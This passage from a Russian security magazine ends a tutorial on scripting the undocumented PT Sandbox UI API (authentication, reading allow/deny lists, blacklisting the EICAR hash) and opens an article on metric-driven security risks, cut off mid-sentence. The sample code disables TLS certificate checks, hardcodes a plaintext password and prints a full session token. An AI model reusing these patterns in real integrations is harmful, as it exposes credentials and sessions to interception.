#Параметры аутентификации в PT MC.
#ldap True - если используется доменная авторизация.
#ldap False - если используются локальные УЗ.
#host - имя или ip-адрес WEB UI PT Sandbox.
#username - имя пользователя с правами доступа ко всем заданиям.
#Для доменной авторизации укзать домен через user@domain
#ВНИМАНИЕ! Если дефолтному пользователю Administrator не назначена роль Специалист по безопасности,
#то он не будет иметь доступа ко всем заданиям.
#password - пароль пользователя для авторизации в WEB UI PT Sandbox.

host = 'ptsb-test.local'
username = 'api_user'
ldap = 'False'
password='Secr3T_P@ssw0rd'

```

Рисунок 9. Данные авторизации

Заполняем config.py своими данными, создаем файл get_token.py и прописываем туда функцию авторизации:



config.py get_token.py

get_token.py > ...

```python
import requests
from config import host, username, password, ldap

requests.packages.urllib3.disable_warnings()

def get_token(host, username, password, ldap):
    #Создаем сессию requests и задаем параметры.
    session = requests.Session()
    fingerprint = 'd5ee169c38d5476b8f39049af91c2b0b'
    params = {'fingerprint': fingerprint}
    if ldap == 'True':
        data = {'username': username,
                'password': password,
                'authType': 'ldap'}
    if ldap == 'False':
        data = {'username': username,
                'password': password}
    #Запрашиваем ссылку на IAM.
    response = session.get(f'https://{host}/api/ui/auth/authorize',
                           params=params,
                           verify=False)
    #Получаем адрес IAM.
    url = response.json()['data']['location']
    iam = url.split('https://')[1].split(':3334')[0]
    #Запрашиваем renew токен.
    session.post(f'https://{iam}:3334/ui/login',
                           json=data,
                           verify=False)
    session.get(url, verify=False)
    #Получаем основной токен для работы.
    response = session.post(f'https://{host}/api/ui/auth/token',
                           json=params,
                           verify=False)
    access_token = response.json()['data']['accessToken']
    print('Получен сессионный токен: ' + access_token)
    return(access_token)

if __name__ == '__main__':
    get_token(host, username, password, ldap)
```

Рисунок 10. Функция авторизации в get_token.py

Настало время убедиться, что все работает. После вызова функция должна вернуть вам сессионный токен (см. рис. 11).

PROBLEMS OUTPUT TERMINAL PORTS QUERY RESULTS PLAYWRIGHT BRUNO LOGS DEBUG CONSOLE Python

```
Получен сессионный токен: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2xvZ2luIjoibWF0cml4YWRtIiwidXNlcl9uYW1lIjoiIiwidXNlcl9wZXJtaXNzaW9ucyI6WyJBcnRpZmFjdHNY
W5hZ2UiLCJUYXNrc1ZpZXdTZWxmIiwiVGFza3NNYW5hZ2UiLCJBcnRpZmFjdHNWaWV3SW5mbyIsIkhlYWx0aE1vbml0b3JWaWV3IiwiRW5naW5lc1ZpZXdTdGF0ZXMiLCJOb3RpZmljYXRpb25zU2VuZFN5c3Rlb
SIsIlNldHRpbmdzTWFuYWdlQmFzZSIsIlRydXN0ZWRVc2VyIiwiU2V0dGluZ3NNYW5hZ2VTY2FubmluZyIsIkFydGlmYWN0c1ZpZXdTY2FuSGlzdG9yeSIsIkFydGlmYWN0c0Rvd25sb2FkIiwiRW5naW5lc1ZpZ
XdTdGF0aXN0aWNzIiwiVGFza3NWaWV3QWxsIiwiTm90aWZpY2F0aW9uc1NlbmRTZWN1cml0eSIsIkRhc2hib2FyZFpZXciLCJBcnRpZmFjdHNWaWV3QWxsIl0sImlzX2Fub255bW91cyI6ZmFsc2UsInVzZXJfd
HlwZSI6IklBTSIsInN1YiI6ImE1NjM1YjY2MTdhOTg5NDkiLCJleHAiOjE3NzM5ODk2ODksImSiZiI6MTc3Mzk4OTA4OSwiaWFtX3VzZXJfaWQiOiIxMjVmZGE3Mi11YTg2LTQ4MTctOWZkMi0yYTNkMjE2MGNiY
WQifQ.MIQ1nSlsP1-D1_SyxWLNQBLtCelc4TKlhlxo6-Smjlee9xfpcPQy842osj12Qji5d8l-ykT7njz4Ie8b3pSvZfLV5LnIJ7zrTutOrIm67tNWeiSiq7FUuLGpoVn-kfWXuUM0UAa8pkWnQ3Vu-BgUSV8fMD
WpT0Ctr_wozbUs3zPdNTjMwtFgeqfW_wfiRR5_hsf7Dk1z2dhyO11hovpbHzM9q6j-EdZsWFUo5zblbZ2n5_z6ydpt6LqfA7A2UswtlGPjl8YGNMnZmxXbaC5INGqW005_YQU42f9zIRnJuHldPniLK8AJGxfnAK
5TChyIsuwTHhwdKbDOHf3Lmlo3RA
(.venv) PS C:\wrk\PT SB API>
```

Рисунок 11. Результат работы функции

Получилось? Отлично, идем дальше! Создаем файл get_bw.py, идем в Bruno (или любой другой агент) и генерируем код для запроса содержимого ЧБ-списков. Видим, что у запроса могут быть дополнительные параметры, по которым формируется ответ сервера. Чтобы уточнить дефолтные параметры, открываем страничку OAS. В итоге получаем следующий код (см. рис. 12).




Рисунок 12. Сгенерированный код запроса

Осталось записать код в файл get_bw.py и трансформировать его в функцию. Итоговый результат будет выглядеть так:




Рисунок 13. Трансформируем код в функцию

Если все сделано верно, вы получите ответ в формате json, сформированный по указанным параметрам (см. рис. 14).




Рисунок 14. Отфильтрованное содержимое ЧБ-списков

Осталось самое интересное: добавим запись в черный список через API. Например, SHA256 файла EICAR.com. Смотрим необходимые параметры для запроса в OAS, генерируем код в API-клиенте, переносим код в файл insert_bw.py:




Рисунок 15. Добавляем запись в черный список

Запускаем скрипт и проверяем результат в интерфейсе PT Sandbox (см. рис. 16).





Рисунок 16. Результат работы скрипта

Поздравляю! Вы получили базовые навыки работы с OAS и UI API — теперь можете разработать свой интеграционный сервис, используя фреймворки flask и FastAPI. Либо скомпилировать код в бинарный файл и использовать его как утилиту в CLI.

***


Не буду скрывать основной минус описанного подхода: UI API официально не задокументирован, и по нему невозможно получить поддержку. Наша команда разработки не может гарантировать, что UI API кардинально не изменится в следующем релизе и ваш сервис не превратится в тыкву :(Но полноценная поддержка есть у Public API, так что, если вам нужна стабильность, используйте его.




Если вы разрабатываете сервисы интеграции с помощью UI API и хотите гарантировать их работоспособность при обновлении продукта (или получить немного времени на доработку перед публичным релизом), то разверните тестовый стенд и получите лицензию для использования на нем RC-сборок (если вам доступны такие опции).

Если же вам нужна готовая библиотека с функциями авторизации и работы с UI API, добро пожаловать в наш каталог расширений! Там есть полностью типизированная асинхронная библиотека Py-ptsandbox [4], написанная моими коллегами. Форкайте, ставьте лайки, контрибьютьте и вливайтесь в ряды Security Experts Community. Тогда отсутствие официальной поддержки вам никак не помешает, ведь у вас будет поддержка целого сообщества экспертов ;)


Happy hacking!




ZONE A-
ZOMBIE DETE

ТЕМНАЯ СТОРОНА ПРОДУКТОВОГО ДИЗАЙНА, ИЛИ КАК МЕТРИКИ ПОРОЖДАЮТ ПРОБЛЕМЫ С БЕЗОПАСНОСТЬЮ

АВТОР



СВЕТЛАНА ГАЗИЗОВА

Директор по построению процессов DevSecOps, Positive Technologies*

* На момент подготовки материала.

О ЧЕМ МАТЕРИАЛ

Разбираемся, почему ориентация на метрики в продуктовой разработке может привести к возникновению рисков безопасности и превратить пользователей в потенциальный источник угроз

Метрики стали универсальным языком принятия решений для CPO, продуктовых команд, PMM, инвесторов и руководителей. Показатели роста, вовлеченности, удержания и конверсии позволяют упростить сложные процессы и перевести поведение миллионов пользователей в измеримые значения, на которых строится развитие цифрового продукта.

Однако в последние годы стало очевидно: метрики выполняют не только измерительную функцию. Они формируют нормативную рамку, которая определяет облик успешного результата, приоритет внедрения изменений, допустимые риски и «правильные» решения. В результате целями эволюции продукта становятся не долгосрочная устойчивость и безопасность, а оптимизация измеряемых показателей. По сути, они формируют систему стимулов и становятся финальным аргументом при принятии решений. Эффективность ради эффективности...

Получается, метрико-ориентированное управление может непреднамеренно создавать риски безопасности? Причем речь не об уязвимостях в коде и ошибках архитектуры. Эти риски возникают не потому, что разработчик написал плохой код, а AppSec'и его не проверили. И не потому, что DevOps'ы принесли в пайплайн зловред. Причина — комбо из ошибок бизнес-логики и возможностей продукта (иногда очень неожиданных). В такой среде пользователь может трансформироваться из бенефициара продукта в источник угроз, оставаясь при этом легитимным участником экосистемы.

СЛЕПОТА МЕТРИК

Итак, метрики часто рассматриваются в продуктовой практике как объективное отражение реальности. Однако они неизбежно упрощают сложные явления и фиксируют лишь ограниченный набор наблюдаемых действий. Как только такие показатели превращаются в KPI, они начинают влиять на решения сильнее, чем исходная цель развития продукта.

Этот эффект проявляется в перераспределении внимания: команды оптимизируют все, что можно измерить, и начинают игнорировать то, что не попадает в отчеты. Безопасность, устойчивость и другие долгосрочные показатели редко имеют простое количественное выражение, поэтому оказываются вторичными — например, по отношению к росту активности пользователей. Как результат, простые количественные метрики начинают восприниматься как доказательство ценности продукта. В свою очередь, негативные эффекты, возникающие из-за выбора неправильного вектора развития, в этой логике трактуются как исключения или неизбежные издержки масштабирования.


Возникает феномен, который можно назвать слепотой метрик: система управления перестает различать качественную природу активности. Любой рост показателей воспринимается положительно — независимо от того, связан он с полезными сценариями или злоупотреблением функциональностью. Нельзя 